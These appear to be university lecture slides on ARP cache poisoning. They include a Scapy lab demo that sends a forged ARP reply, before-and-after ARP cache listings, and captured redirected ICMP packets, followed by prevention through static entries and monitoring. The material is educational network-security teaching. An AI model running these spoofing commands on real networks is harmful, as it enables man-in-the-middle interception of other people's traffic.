
- The attacker crafts an ARP response which looks like it comes from the server but includes their own MAC address



```
>>> frame = Ether(dst="ee:80:e1:5d:ea:fe", type=0x0806)
>>> arp = ARP(op="is-at", psrc="10.0.0.4", hwsrc="26:90:85:0b:11:18")
>>> arp.pdst = "10.0.0.2"
>>> arp.hwdst = "ee:80:e1:5d:ea:fe"
>>> pkt = frame/arp
>>> sendp(pkt)
.
Sent 1 packets.
```


ARP Cache Poisoning

- Before the attack, the client’s ARP cache looks like this



```
root@ubuntu-VirtualBox:~# arp -a
? (10.0.0.1) at 26:90:85:0b:11:18 [ether] on h2-eth0
? (10.0.0.3) at 6a:6a:78:1b:6d:46 [ether] on h2-eth0
? (10.0.0.4) at 5a:14:41:90:70:3d [ether] on h2-eth0
```


- After the ARP response is sent, the client’s cache looks like this:



```
root@ubuntu-VirtualBox:~# arp -a
? (10.0.0.1) at 26:90:85:0b:11:18 [ether] on h2-eth0
? (10.0.0.3) at 6a:6a:78:1b:6d:46 [ether] on h2-eth0
? (10.0.0.4) at 26:90:85:0b:11:18 [ether] on h2-eth0
```

ARP Cache Poisoning

- Now if the client tries to ping the server, the ICMP request will be delivered to the attacker instead



```
>>> sendp(pkt)
.
Sent 1 packets.
>>> sniff(filter="icmp", prn=lambda p: print(p.summary()))
Ether / IP / ICMP 10.0.0.2 > 10.0.0.4 echo-request 0 / Raw
Ether / IP / ICMP 10.0.0.2 > 10.0.0.4 echo-request 0 / Raw
Ether / IP / ICMP 10.0.0.2 > 10.0.0.4 echo-request 0 / Raw
```

ARP Cache Poisoning

- The attacker is now in a Man-in-the-Middle (MitM) position between the client and server

- In that example, the attacker can only intercept packets going from the client to the server and not the other way

- To be able to intercept traffic going both ways the attacker would also have to also poison the cache of the server

ARP Cache Poisoning


- However, the attacker in the example also isn’t forwarding traffic, so any traffic going from the client to the server stops at the attacker

- The attacker can forward traffic using
  - A Firewall like iptables (Allows complex operations on intercepted packets)
  - Linux Routing (Good if only sniffing is required)
  - Scapy or another program (Allows complex operations but can be extremely slow)

ARP Cache Poisoning

- Example of how slow a Scapy script can potentially be


- Latency for a Scapy script forwarding LLDP messages in an SDN (**red**) vs latency for a regular link



ARP Cache Poisoning - Prevention

- ARP cache poisoning can be prevented by using *static* ARP entries

- The following command enters a static ARP entry into the ARP cache for 10.0.0.4



```
root@ubuntu-VirtualBox:~# arp -s 10.0.0.4 de:ad:be:ef:ba:11
root@ubuntu-VirtualBox:~# arp -a
? (10.0.0.1) at 26:90:85:0b:11:18 [ether] on h2-eth0
? (10.0.0.3) at 6a:6a:78:1b:6d:46 [ether] on h2-eth0
? (10.0.0.4) at de:ad:be:ef:ba:11 [ether] PERM on h2-eth0
root@ubuntu-VirtualBox:~#
```

ARP Cache Poisoning - Prevention

- ARP poisoning can be detected by monitoring ARP requests and responses on a network (sound familiar?)

- Some solutions rely on intercepting DHCP messages and creating a map of MAC to IP addresses which can then be monitored for changes

- Detecting and rejecting unsolicited ARP responses can also help prevent the attack

MTU
Ollscoil Teicneolaíochta na Mumhan
Munster Technological University

Thank you